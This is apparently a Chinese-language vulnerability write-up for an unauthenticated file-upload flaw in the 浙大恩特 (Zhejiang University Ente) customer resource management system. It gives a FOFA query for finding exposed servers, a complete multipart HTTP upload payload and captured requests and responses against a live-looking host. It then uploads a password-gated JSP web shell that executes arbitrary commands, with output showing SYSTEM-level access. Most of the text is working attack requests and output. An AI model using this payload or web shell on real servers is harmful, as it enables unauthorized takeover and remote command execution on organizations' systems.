
Z1-8浙大恩特-客户资源管理系统-文件上传

漏洞描述：

浙大恩特客户资源管理系统中fileupload.jsp、CustomerAction.entphone、MailAction.entphone、machord_doc.jsp等接口处存在文件上传漏洞，未经身份认证的攻击者可以上传任意后门文件，最终可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：

payload：

```
POST /entsoft_en/Storage/machord_doc.jsp;.js?formID=upload&machordernum=&fileName=4.jsp&strAffixStr=&oprfilenam=null&gesnum= HTTP/1.1
Host: your-ip
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQzxXQpKIb1f32N11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="oprfilenam"

null
------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="uploadflg"

0
------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="strAffixStr"


------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="selfilenam"


------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="uploadfile"; filename="4.jsp"
Content-Type: image/png

<%out.print("test-PoC-4");%>
------WebKitFormBoundaryQzxXQpKIb1f32N11--
```

效果图:

Request

```
POST /entsoft_en/Storage/machord_doc.jsp;.js?formID=upload&machordernum=&fileName=4.jsp&strAffixStr=&oprfilenam=null&gesnum= HTTP/1.1
Host: [redacted]:6060
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQzxXQpKIb1f32N11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="oprfilenam"

null
------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="uploadflg"

0
------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="strAffixStr"


------WebKitFormBoundaryQzxXQpKIb1f32N11
Content-Disposition: form-data; name="selfilenam"
```

Responses 9248bytes / 97ms


```
<form name="form1"
4.jsp

<table width="100%" border="0" cellsp
  <tr>
    <td height="10"></td>
    <td height="10"></td>
    <td height="10"></td>
    <td height="10"></td>
    <td height="10"></td>
  </tr>
  <tr>

    <td width="20%" align="ce
    style="word-break:break-a
      <input type="hidd
      <input type="hidd
      <input type="hidd
      <input type="hidd

      <a id="doc0" ondb
      Machord//4.jsp','4
      changecolor(0,1)"
      width='40' height=
    </td>
    <td width='20%'></td><td width
```

上传后响应体查找上传的的文件名，会发现上传路径
尝试验证



test-PoC-4

漏洞利用（上传马子）

Request

```
POST /entsoft_en/entereditor/jsp/fileupload.jsp?filename=3.jsp HTTP/1.1
Host: [redacted]:6060
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept-Encoding: gzip, deflate

<%if("123".equals(request.getParameter("pwd"))){java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; out.print("<pre>"); while((a=in.read(b))!=-1){out.println(new String(b));} out.print("</pre>"); }%>
```


Responses 36bytes / 3925ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Set-Cookie: JSESSIONID=86A7F2254DBA83E84D[redacted]
X-UA-Compatible: IE=EmulateIE7
Content-Type: text/html; charset=utf-8
Date: Fri, 10 Nov 2023 12:02:00 GMT
Connection: close
Content-Length: 36


/enterdoc/uploadfile/3.jsp

```

命令执行




```
nt authority\system
```